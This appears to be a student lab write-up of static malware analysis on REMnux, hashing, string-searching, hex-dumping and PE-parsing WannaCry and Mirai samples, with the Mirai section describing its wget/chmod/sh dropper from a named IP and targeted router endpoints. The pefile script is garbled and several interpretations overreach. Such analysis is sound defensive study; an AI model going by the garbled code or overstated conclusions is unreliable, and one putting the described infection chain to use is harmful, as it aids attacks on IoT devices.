The output above shows that this file is an *ELF (Executable and Linkable Format)* binary, which is primarily designed for *Linux-based* systems. It uses the 32-bit *Arm (Armv7/AArch32)* architecture and *Little Endian* byte order, which is most commonly used in modern IoT devices such as smart cameras, routers, and DVRs.

Extracting Hash (Digital Fingerprint)

A hash is a unique digital signature of a file. The same hash will always be found in the same file.

Then the hashes were viewed by going to the *Ransomware.WannaCry* file.

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cd ~/theZoo/malware/Binaries/Ransomware.WannaCry/
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$
```

MD5 Hash

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ md5sum *.exe
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ md5sum *.exe
84c82835a5d21bbcf75a61706d8ab549  ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

SHA256 Hash

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ sha256sum *.exe
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ sha256sum *.exe
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa  ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

Saving to Hash file

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ md5sum *.exe > ~/wannacry_hashes.txt
```

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ sha256sum *.exe >> ~/wannacry_hashes.txt
```

View saved hash

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ cat ~/wannacry_hashes.txt
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ cat ~/wannacry_hashes.txt
84c82835a5d21bbcf75a61706d8ab549  ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa  ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
```

Mirai's hash

Then moved from the *ransomware.Wannacry* folder to the *Linux.Mirai.B* folder.

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ cd ~/theZoo/malware/Binaries/Linux.Mirai.B/
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$
```

Saving hashes in text

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ md5sum * > ~/mirai_hashes.txt
```

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ sha256sum * >> ~/mirai_hashes.txt
```

View hash in saved text file

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cat ~/mirai_hashes.txt
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cat ~/mirai_hashes.txt
390f1382237b5a01dd46bf1404c223e7  03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
1a59d963cc7127067fc2aec6ef13599c  Linux.Mirai.B.md5
77ca4701486f87d1b571dc1be15ef4cb  Linux.Mirai.B.pass
7861605e4885c165562e38b9e0a3bf47  Linux.Mirai.B.shasum
23282f4301170e8ee3b157dcfaae6317  Linux.Mirai.B.zip
0a5852e0dd9ac8cc990d852ea1b7fdee  acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e
9a6e4b8a6ba5b4f5a408919d2c169d92  f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da
f94541b48f85af92ea43e53d8b011aad  fcf603f5d5e788c21acd4a1c7b36d6bc8f980b42cf1ef3f88e89735512637c24
03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d  03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
a0cd30982f52e8f5b2585cbe10e39d3b378729e1e443d4ec8e01e6982945f7bb  Linux.Mirai.B.md5
c810e76f2125db71bfbdd7e29ce902f37f5b2250c48c16d241bd46c70aed1a91  Linux.Mirai.B.pass
a9ca44ee144e2dbb0488e9de20e20c8eda4a2db15664b603d612c73f47757628  Linux.Mirai.B.shasum
b50681094c040883f3da8fe697bd3a9e35e62d1672f59d9f14e0db494f9d41c2  Linux.Mirai.B.zip
acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e  acb930a41abdc4b055e2e3806aad85068be8d85e0e0610be35e784bfd7cf5b0e
f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da  f60b29cfb7eab3aeb391f46e94d4d8efadde5498583a2f5c71bd8212d8ae92da
fcf603f5d5e788c21acd4a1c7b36d6bc8f980b42cf1ef3f88e89735512637c24  fcf603f5d5e788c21acd4a1c7b36d6bc8f980b42cf1ef3f88e89735512637c24
```

These hash values are immediately flagged as malware when searched on *VirusTotal. MD5* is relatively old and collision-prone; *SHA256* is currently more reliable.

Analyzing Hidden Text with the strings command

The strings command extracts all human-readable text sequences from a binary file. This can reveal IP addresses, URLs, registry keys, and encryption information.

WannaCry

HTTP/URL strings

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "http\|ftp\|www\|\.com\|\.net\|\.org"
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "http\|ftp\|www\|\.com\|\.net\|\.org"
WWWWWPj
F$WWW
NLWWW
WWWWh
wwwG
PFTp
FTP(
vfTP
            name="Microsoft.Windows.Common-Controls"
```

The output obtained through the *grep* command indicates its communication mechanism. Typically, *WannaCry* strings contain its infamous *"Kill-switch"* domain and the existence of a *C2* server. Patterns such as *WWWWWPj* and *F$WWW* in the output could be hardcoded URLs or part of the network protocol stack that the malware uses to check for internet connectivity. The *name="Microsoft.Windows.Common-Controls"* string is very significant.

Finding EXE/DLL references

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "\.exe\|\.dll\|\.bat\|\.vbs"
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "\.exe\|\.dll\|\.bat\|\.vbs"
KERNEL32.dll
USER32.dll
ADVAPI32.dll
SHELL32.dll
OLEAUT32.dll
WS2_32.dll
MSVCRT.dll
MSVCP60.dll
advapi32.dll
kernel32.dll
cmd.exe /c "%s"
tasksche.exe
taskdl.exe
taskse.exed*
taskdl.exe
taskse.exe
```

The strings output confirms that the *WannaCry* ransomware follows a powerful and well-organized chain-of-action that combines *Windows* core *API* libraries and system commands. The malware uses *KERNEL32.dll* and *USER32.dll* to control memory and processes, while *ADVAPI32.dll* and *SHELL32.dll* to gain privilege escalation to modify the registry and manipulate system services. Most alarming is the presence of *WS2_32.dll (Winsock)* and *cmd.exe /c "%s",* which proves that the malware is able to spread automatically using network protocols and execute malicious shell

commands in the background. In addition, the use of components such as *tasksche.exe, taskdl.exe,* and *taskse.exe* indicates that it uses the *Windows Task Scheduler* to ensure persistence and keep the encryption and payload execution process running regularly through scheduled tasks.

Finding Registry Keys

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "HKEY\|SOFTWARE\|CurrentVersion\|Run"
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "HKEY\|SOFTWARE\|CurrentVersion\|Run"
!This program cannot be run in DOS mode.
RUN>
7run
```

The Run strings found in the output confirm that the malware manipulates *Windows Registry Run Keys*. Specifically, by adding its own entry to the *CurrentVersion\Run* path, it ensures that the malware will automatically run in the background every time the computer starts.

Finding encryption strings

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "crypt\|encrypt\|AES\|RSA\|key"
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -i "crypt\|encrypt\|AES\|RSA\|key"
RegCloseKey
RegCreateKeyW
CryptReleaseContext
RSA2
Microsoft Enhanced RSA and AES Cryptographic Provider
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
7naesu
KEY<z
k%rSa
~RsAU
cc|rSA
            publicKeyToken="6595b64144ccf1df"
```

The strings output provides a complete picture of *WannaCry*'s cryptographic operations and data encryption mechanism. The malware uses the *Microsoft Enhanced RSA* and *AES Cryptographic Provider* libraries in *Windows* to create a hybrid encryption system, where *AES* is used to encrypt files and the *RSA-2048 (RSA2)* protocol is used to secure the encryption key. The *CryptAcquireContextA, CryptGenKey,* and *CryptImportKey* functions found in the output indicate that it is able to dynamically generate and import encryption keys, which are then used to lock the victim's data using the *CryptEncrypt* function. In addition, the *publicKeyToken* in the manifest and the *RSA* and *KEY* signals found in the strings confirm that the malware uses the public key obtained

from the *C2* server to take control of the system and uses *CryptDestroyKey* to erase forensic evidence from memory, making the decryption process impossible.

IP address search

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}"
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe | grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}"
          version="6.0.0.0"
```

Analyzing the output shows that the *grep* command did not find any direct malicious IP addresses; instead, it only detected a software version number *(6.0.0.0).* This means that the IP addresses in this part of the WannaCry binary are not directly in *"Plain Text",* but rather are likely encoded or obfuscated, or the malware dynamically obtains IPs using the *Domain Name System (DNS).* The *version="6.0.0.0"* string in the output is actually part of a *Windows* system manifest file or linker version, which is configured to run the malware as a legitimate component of the operating system.

Save all strings

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe > ~/wannacry_strings.txt
echo "Total strings: $(wc -l < ~/wannacry_strings.txt)"
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ strings *.exe > ~/wannacry_strings.txt
echo "Total strings: $(wc -l < ~/wannacry_strings.txt)"
Total strings: 43727
```

Total strings: 43727

Mirai strings

The main purpose of running this specific strings command on the *Mirai* malware is to identify its attack vector and communication method.

Command:


```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ strings * | grep -i "http\|ftp\|telnet\|\.exe\|password\|admin\|root" > ~/mirai_strings.txt
```


Then look at the strings


Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ cat ~/mirai_strings.txt
POST /upgrade_check.cgi HTTP/1.1
```

Output:







The output of the mirai_strings.txt file is a detailed map of the *Infection Vector* and *Payload Delivery* mechanism of the *Mirai* botnet.

The RCE

Output shows that *Mirai* mainly uses security vulnerabilities in the web interface of various IoT devices (e.g. routers, DVRs, IP cameras) to carry out attacks. It injects malicious commands through *POST* and *GET* requests, most notably the use of *wget, chmod,* and *sh* commands. These commands basically download a dropper script called *fetch.sh* from a remote server (e.g. *79.124.8.24*), grant it executable permissions, and run it. It specifically targets specific services from brands such as *TP-Link, Huawei,* and *Realtek (e.g. /boaform/admin/formPing, /HNAP1/).*

Multi-architecture payload and persistence

The output lists *sora.x86, sora.mips, sora.arm7,* and *sora.ppc* files, which prove that this is a multi-architecture malware. It downloads the correct binary according to the victim device's processor and saves it under the name of a legitimate system tool like *sysctl* to evade forensics. In addition, it ensures its persistence on the device by creating *Cron Jobs* in */etc/cron.d/start* and */etc/cron.daily/dkpp* paths. Essentially, it simultaneously performs a powerful and automated attack using *Java* runtime exploits, command injection, and shell scripting.

xxd - View Hex


WannaCry

See the first 30 lines

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ xxd *.exe | head -30
```

Output:



The xxd output is a complete hexadecimal snapshot of the *WannaCry* binary, confirming the internal structure of the file, or *PE (Portable Executable)* format. The *4D 5A (MZ in ASCII)* signature at the beginning of the output proves that it is a valid *Windows* executable file. The message This program cannot be run in *DOS* mode immediately following it indicates that it is a modern Windows application that will not run in the old DOS environment. The *50 45 (PE)* signature at offset *000000f0* in the hex dump identifies the header portion of the file, which

instructs the OS loader how to load the file into memory. In addition, the *"Rich"* text at offset *000000d0* is an important forensic clue, indicating that the file was compiled using *Microsoft Visual Studio (MSVC).*

Confirm MZ Heade

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ xxd *.exe | head -2 | grep "4d5a"
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ xxd *.exe | head -2 | grep "4d5a"
00000000: 4d5a 9000 0300 0000 0400 0000 ffff 0000  MZ..............
```

The output successfully confirms the *WannaCry* binary as a valid *Windows* executable. The *4d5a (MZ)* magic byte at the very beginning of the hexadecimal dump is the signature of the *DOS Header,* which is an essential feature of every *Windows PE (Portable Executable)* file.

PE Structure Analysis (with Python)

The following Python script is primarily used to analyze the internal *Portable Executable (PE)* structure of the *WannaCry* binary using the *pefile* library. The main purpose of the command is to examine the memory layout, entry points, and *Entropy* (random arrangement of data) of the file in different sections. The script checks the *Entropy* level of each section to try to identify whether the malware has used any *Packer* or encryption to hide itself (usually an *Entropy* greater than *7.0* is suspicious). The script filters out various *Windows API* functions imported from the binary (e.g. *VirtualAlloc, CreateServiceA*), which helps to understand the malware's malicious capabilities and its impact on the system.

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ python3 << 'EOF'
import pefile
import glob

exe_files = glob.glob("*.exe")
if not exe_files:
    print("No EXE found!")
    exit()

pe = pefile.PE(exe_files[0])

print("="*60)
print("PE HEADER INFORMATION - WannaCry")
print("="*60)
print(f"File: {exe_files[0]}")
print(f"Machine Type: {hex(pe.FILE_HEADER.Machine)}")
print(f"Number of Sections: {pe.FILE_HEADER.NumberOfSections}")
print(f"Entry Point: {hex(pe.OPTIONAL_HEADER.AddressOfEntryPoint)}")
print(f"Image Base: {hex(pe.OPTIONAL_HEADER.ImageBase)}")

print("\n" + "="*60)
print("SECTIONS - Entropy > 7.0 = Packed/Encrypted!")
print("="*60)
for section in pe.sections:
    name = section.Name.decode().strip('\x00')
    entropy = section.get_entropy()
    flag = "SUSPICIOUS - Packed!" if entropy > 7.0 else "Normal"
    print(f"Section : {name}")
    print(f"  Size    : {section.SizeOfRawData} bytes")
    print(f"  Entropy : {entropy:.2f} --> {flag}")

print("\n" + "="*60)
print("IMPORTED DLLs and FUNCTIONS")
print("="*60)
```

```
print("="*60)
suspicious_funcs = [
    "CryptEncrypt","CryptDecrypt","CryptGenKey","CryptAcquireContext",
    "VirtualAlloc","VirtualAllocEx","WriteProcessMemory","CreateRemoteThread",
EOF print("  No exports found.")me.decode()}")ls:s.lower() in func.lower() for s in suspicious_funcs) else ""
```

Output:

```
============================================================
PE HEADER INFORMATION - WannaCry
============================================================
File: ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe
Machine Type: 0x14c
Number of Sections: 4
Entry Point: 0x77ba
Image Base: 0x400000

============================================================
SECTIONS - Entropy > 7.0 = Packed/Encrypted!
============================================================
Section : .text
  Size    : 28672 bytes
  Entropy : 6.40 --> Normal
Section : .rdata
  Size    : 24576 bytes
  Entropy : 6.66 --> Normal
Section : .data
  Size    : 8192 bytes
  Entropy : 4.46 --> Normal
Section : .rsrc
  Size    : 3448832 bytes
  Entropy : 8.00 --> SUSPICIOUS - Packed!

============================================================
IMPORTED DLLs and FUNCTIONS
============================================================

DLL: KERNEL32.dll
  -> GetFileAttributesW
  -> GetFileSizeEx
  -> CreateFileA
  -> InitializeCriticalSection
  -> DeleteCriticalSection
  -> ReadFile
```

```
  -> LockResource
  -> LoadResource
  -> MultiByteToWideChar
  -> Sleep
  -> OpenMutexA
  -> GetFullPathNameA
  -> CopyFileA <== SUSPICIOUS!
  -> GetModuleFileNameA
  -> VirtualAlloc <== SUSPICIOUS!
  -> VirtualFree
  -> FreeLibrary
  -> HeapAlloc
  -> GetProcessHeap
  -> GetModuleHandleA
  -> SetLastError
  -> VirtualProtect
  -> IsBadReadPtr
  -> HeapFree
  -> SystemTimeToFileTime
  -> LocalFileTimeToFileTime
  -> CreateDirectoryA
  -> GetStartupInfoA
  -> SetFilePointer
  -> SetFileTime
  -> GetComputerNameW
  -> GetCurrentDirectoryA
  -> SetCurrentDirectoryA
  -> GlobalAlloc
  -> LoadLibraryA <== SUSPICIOUS!
  -> GetProcAddress <== SUSPICIOUS!
  -> GlobalFree
  -> CreateProcessA <== SUSPICIOUS!
  -> CloseHandle
  -> WaitForSingleObject
  -> TerminateProcess
  -> GetExitCodeProcess
```

```
  -> FindResourceA

DLL: USER32.dll
  -> wsprintfA

DLL: ADVAPI32.dll
  -> CreateServiceA <== SUSPICIOUS!
  -> OpenServiceA
  -> StartServiceA
  -> CloseServiceHandle
  -> CryptReleaseContext
  -> RegCreateKeyW <== SUSPICIOUS!
  -> RegSetValueExA <== SUSPICIOUS!
  -> RegQueryValueExA
  -> RegCloseKey
  -> OpenSCManagerA

DLL: MSVCRT.dll
  -> realloc
  -> fclose
  -> fwrite
  -> fread
  -> fopen
  -> sprintf
  -> rand
  -> srand
  -> strcpy
  -> memset
  -> strlen
  -> wcscat
  -> wcslen
  -> __CxxFrameHandler
  -> ??3@YAXPAX@Z
  -> memcmp
  -> _except_handler3
  -> _local_unwind2
  -> wcsrchr
```

```
  -> wcsrchr
  -> swprintf
  -> ??2@YAPAXI@Z
  -> memcpy
  -> strcmp
  -> strrchr
  -> __p___argv
  -> __p___argc
  -> _stricmp
  -> free
  -> malloc
  -> ??0exception@@QAE@ABV0@@Z
  -> ??1exception@@UAE@XZ
  -> ??0exception@@QAE@ABQBD@Z
  -> _CxxThrowException
  -> calloc
  -> strcat
  -> _mbsstr
  -> ??1type_info@@UAE@XZ
  -> _exit
  -> _XcptFilter
  -> exit
  -> _acmdln
  -> __getmainargs
  -> _initterm
  -> __setusermatherr
  -> _adjust_fdiv
  -> __p__commode
  -> __p__fmode
  -> __set_app_type
  -> _controlfp

============================================================
EXPORTS
============================================================
  No exports found.
```

The output of the script confirms that the entropy value of *WannaCry's .rsrc* (Resource) section is *8.00,* which is the highest and is definitely a *Packed/Encrypted* section. This means that the malware has hidden its real destructive payload inside this section. The import section shows that it is using some very sensitive functions from *KERNEL32.dll* and *ADVAPI32.dll*, such as *CreateProcessA* and *CreateServiceA*, which it uses to create new malicious processes and services in the system to ensure its persistence. In addition, the presence of *VirtualAlloc* and *RegSetValueExA* proves that it is capable of injecting code directly into memory and modifying the *Windows* registry to disable the system's security measures.

Disassembly and Decompilation with Ghidra


Launching Ghidra

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ ghidra &
[1] 3784
```

Creating a Project in Ghidra

I opened *Ghidra,* clicked on the "*New Project*" button, selected "*Non-Shared Project*" and clicked "*Next*". Then I clicked on *Project Directory: "Browse",* selected *Desktop*, typed *Project Name: Lab4_Malware_Analysis* and clicked *"Finish"*.




WannaCry Import

Then I went to File in the *Menu* and clicked *Import File* and navigate to:

